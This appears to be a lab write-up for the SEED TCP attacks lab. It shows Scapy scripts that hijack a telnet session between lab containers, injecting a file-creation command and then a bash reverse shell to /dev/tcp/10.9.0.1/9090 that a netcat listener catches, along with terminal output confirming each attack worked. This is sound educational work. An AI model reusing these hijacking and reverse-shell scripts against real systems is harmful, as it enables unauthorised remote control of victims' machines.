Apply as Column Ctrl+Shift+I
Apply as Filter
Prepare as Filter
Conversation Filter
Colorize with Filter
Follow
Copy
Show Packet Bytes... Ctrl+Shift+O
Export Packet Bytes... Ctrl+Shift+X
Wiki Protocol Page
Filter Field Reference
Protocol Preferences
Decode As...
Go to Linked Packet
Show Linked Packet in New Window

Displayed: 31 (100.0%) Profile: Default

All Visible Items
All Visible Selected Tree Items
Description
Field Name
Value
As Filter
Copy Bytes as Hex + ASCII Dump
...as Hex Dump
...as Printable Text
...as a Hex Stream
...as Raw Binary
...as Escaped String

```
#!/usr/bin/env python3
from scapy.all import *

ip = IP(src="10.9.0.6", dst="10.9.0.5")
tcp = TCP(sport=32934, dport=23, flags="A", seq=1453029102, ack=2181315486)
data = "\r\ntouch /tmp/pwned\r\n"
pkt = ip/tcp/data
ls(pkt)
send(pkt, verbose=1)
```




```
seed@VM: ~/Labsetup x seed@VM: ~/.../volumes x seed@VM: ~/.../volumes
[11/20/24] seed@VM: ~/.../volumes$ batcat hijack.py

File: hijack.py
1  #!/usr/bin/env python3
2  from scapy.all import *
3
4  ip = IP(src="10.9.0.6", dst="10.9.0.5")
5  tcp = TCP(sport=32934, dport=23, flags="A", seq=1453029102, ack=2181315486)
6  data = "\r\ntouch /tmp/pwned\r\n"
7  pkt = ip/tcp/data
8  ls(pkt)
9  send(pkt, verbose=1)


[11/20/24] seed@VM: ~/.../volumes$
```

Before the attack:



```
seed@VM: ~/Labsetup x seed@VM: ~/.../volumes x seed@VM: ~/.../volumes
[11/20/24] seed@VM: ~/.../volumes$ docksh victim-10.9.0.5
root@1b226f3aeb5f:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:34245        0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23            10.9.0.6:32934          ESTABLISHED
root@1b226f3aeb5f:/# ls /tmp/
root@1b226f3aeb5f:/#
```

After the attack:



```
seed@VM: ~/Labsetup x seed@VM: ~/.../volumes x seed@VM: ~/.../volumes
[11/20/24] seed@VM: ~/.../volumes$ docksh victim-10.9.0.5
root@1b226f3aeb5f:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:34245        0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23            10.9.0.6:32934          ESTABLISHED
root@1b226f3aeb5f:/# ls /tmp/
root@1b226f3aeb5f:/# ls /tmp/
pwned
root@1b226f3aeb5f:/#
```


Optional: Launching the attack automatically

Similar to the previous section, we set the values automatically by using Scapy's sniff function, except that this time the file we create will be named pwned_auto.

```
#!/usr/bin/env python3
from scapy.all import *
```

```
def hijack_tcp(pkt):
    ip = IP(src=pkt["IP"].dst, dst=pkt["IP"].src)
    tcp = TCP(sport=pkt["TCP"].dport, dport=pkt["TCP"].sport,
              flags="A", seq=pkt["TCP"].ack, ack=pkt["TCP"].seq)
    data = "\r\n\touch /tmp/pwned_auto\r\n"
    hijackpkt = ip/tcp/data
    ls(hijackpkt)
    send(hijackpkt, iface="br-c92fd79c60cb", verbose=1)
```

```
pkt = sniff(iface="br-c92fd79c60cb", filter="tcp and src port 23",
prn=hijack_tcp)
```

```
[11/20/24]seed@VM:~/Labsetup$ cd volumes/
[11/20/24]seed@VM:~/../volumes$ gedit hijack_auto.py
[11/20/24]seed@VM:~/../volumes$ batcat hijack_auto.py
```

	File: hijack_auto.py
1	#!/usr/bin/env python3
2	from scapy.all import *
3	
4	def hijack_tcp(pkt):
5	ip = IP(src=pkt["IP"].dst, dst=pkt["IP"].src)
6	tcp = TCP(sport=pkt["TCP"].dport, dport=pkt["TCP"].sport,
7	flags="A", seq=pkt["TCP"].ack, ack=pkt["TCP"].seq)
8	data = "\r\n\touch /tmp/pwned_auto\r\n"
9	hijackpkt = ip/tcp/data
10	ls(hijackpkt)
11	send(hijackpkt, iface="br-c92fd79c60cb", verbose=1)
12	
13	pkt = sniff(iface="br-c92fd79c60cb", filter="tcp and src port 23", prn=hijack_tcp)

Before the attack:

```
seed@VM: ~/Labsetup x seed@VM: ~/../volumes x seed@VM: ~/La
[11/20/24]seed@VM:~/Labsetup$ docksh victim-10.9.0.5
root@1b226f3aeb5f:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.11:40685        0.0.0.0:*              LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*              LISTEN
tcp        0      0 10.9.0.5:23             10.9.0.6:33008         ESTABLISHED
root@1b226f3aeb5f:/# ls /tmp/
pwned
```

To make this attack work, **Scapy needs to sniff some traffic**. We run the attack script and then generate some traffic by writing anything – can be any command – on the User1 machine.

After the attack, we check if the `pwned_auto` file has been created on the Victim container:

```
seed@VM: ~/Labsetup x seed@VM: ~/.../volumes x seed@VM: ~/Labset
[11/20/24]seed@VM:~/Labsetup$ docksh victim-10.9.0.5
root@1b226f3aeb5f:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.11:40685        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             10.9.0.6:33008         ESTABLISHED
root@1b226f3aeb5f:/# ls /tmp/
pwned
root@1b226f3aeb5f:/# ls /tmp/
pwned  pwned_auto
root@1b226f3aeb5f:/#
```

6. Task 4: Creating Reverse Shell using TCP Session Hijacking

Instead of injecting commands via hijacking, we can obtain a reverse shell of the Victim. This can provide a continuous connection to the Victim and allow multiple commands to be ran as long as the connection is maintained.

To listen for a reverse shell, we open another tab, get a shell on the Attacker container, and listen on port 9090 with Netcat:

```
nc -nlvp 9090
```

```
seed@VM: ~/Labsetup x seed@VM: ~/.../volumes x
[11/20/24]seed@VM:~/Labsetup$ docksh seed-attacker
root@VM:/# nc -nlvp 9090
Listening on 0.0.0.0 9090
```

Next, we establish a telnet connection from the User1 container to the Victim container, so that we can use this TCP telnet session to perform our reverse shell hijacking attack.

```
seed@VM: ~/Labsetup x seed@VM: ~/.../volumes x seed@VM: ~/Labsetup
[11/20/24]seed@VM:~/Labsetup$ docksh user1-10.9.0.6
root@685d3a934b57:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
c4c1c8928800 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

seed@c4c1c8928800:~$
```

Also, on the Attacker machine, but on the original tab (Tab 3/6), we send the TCP hijacking packet with the reverse shell command as written in the code below (this is similar to the `hijack_auto.py` script, just with the data changed). The reverse shell command will spawn a shell on the Attacker IP address and port at `10.9.0.1:9090`.

```
#!/usr/bin/env python3
from scapy.all import *

def hijack_tcp(pkt):
    ip = IP(src=pkt["IP"].dst, dst=pkt["IP"].src)
    tcp = TCP(sport=pkt["TCP"].dport, dport=pkt["TCP"].sport,
              flags="A", seq=pkt["TCP"].ack, ack=pkt["TCP"].seq)
    data = "\r\n/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1\r\n"
    hijackpkt = ip/tcp/data
    ls(hijackpkt)
    send(hijackpkt, iface="br-d033675d721a", verbose=1)

pkt = sniff(iface="br-d033675d721a", filter="tcp and src port 23",
prn=hijack_tcp)
```

```
seed@VM: ~/Labsetup x seed@VM: ~/../volumes x seed@VM: ~/Labsetup x seed@VM:
[11/20/24]seed@VM:~/../volumes$ batcat hijack_revshell.py

File: hijack_revshell.py
1  #!/usr/bin/env python3
2  from scapy.all import *
3
4  def hijack_tcp(pkt):
5      ip = IP(src=pkt["IP"].dst, dst=pkt["IP"].src)
6      tcp = TCP(sport=pkt["TCP"].dport, dport=pkt["TCP"].sport,
7               flags="A", seq=pkt["TCP"].ack, ack=pkt["TCP"].seq)
8      data = "\r\n/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1\r\n"
9      hijackpkt = ip/tcp/data
10     ls(hijackpkt)
11     send(hijackpkt, iface="br-d033675d721a", verbose=1)
12
13     pkt = sniff(iface="br-d033675d721a", filter="tcp and src port 23", prn=hijack_tcp)

[11/20/24]seed@VM:~/../volumes$
```

We run the script and **remember to write something in the User1 telnet session**, so that traffic is generated and Scapy can sniff it for information.

```
seed@VM: ~/Labsetup x seed@VM: ~/../volumes x seed@VM: ~/Labsetup
[11/20/24]seed@VM:~/Labsetup$ docksh seed-attacker
root@VM:/# nc -nlvp 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 59164
seed@c4c1c8928800:~$ whoami
whoami
seed
seed@c4c1c8928800:~$ ifconfig
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.9.0.5 netmask 255.255.255.0 broadcast 10.9.0.255
    ether 02:42:0a:09:00:05 txqueuelen 0 (Ethernet)
    RX packets 274 bytes 27650 (27.6 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 201 bytes 16784 (16.7 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    loop txqueuelen 1000 (Local Loopback)
    RX packets 14 bytes 1330 (1.3 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 14 bytes 1330 (1.3 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

seed@c4c1c8928800:~$
```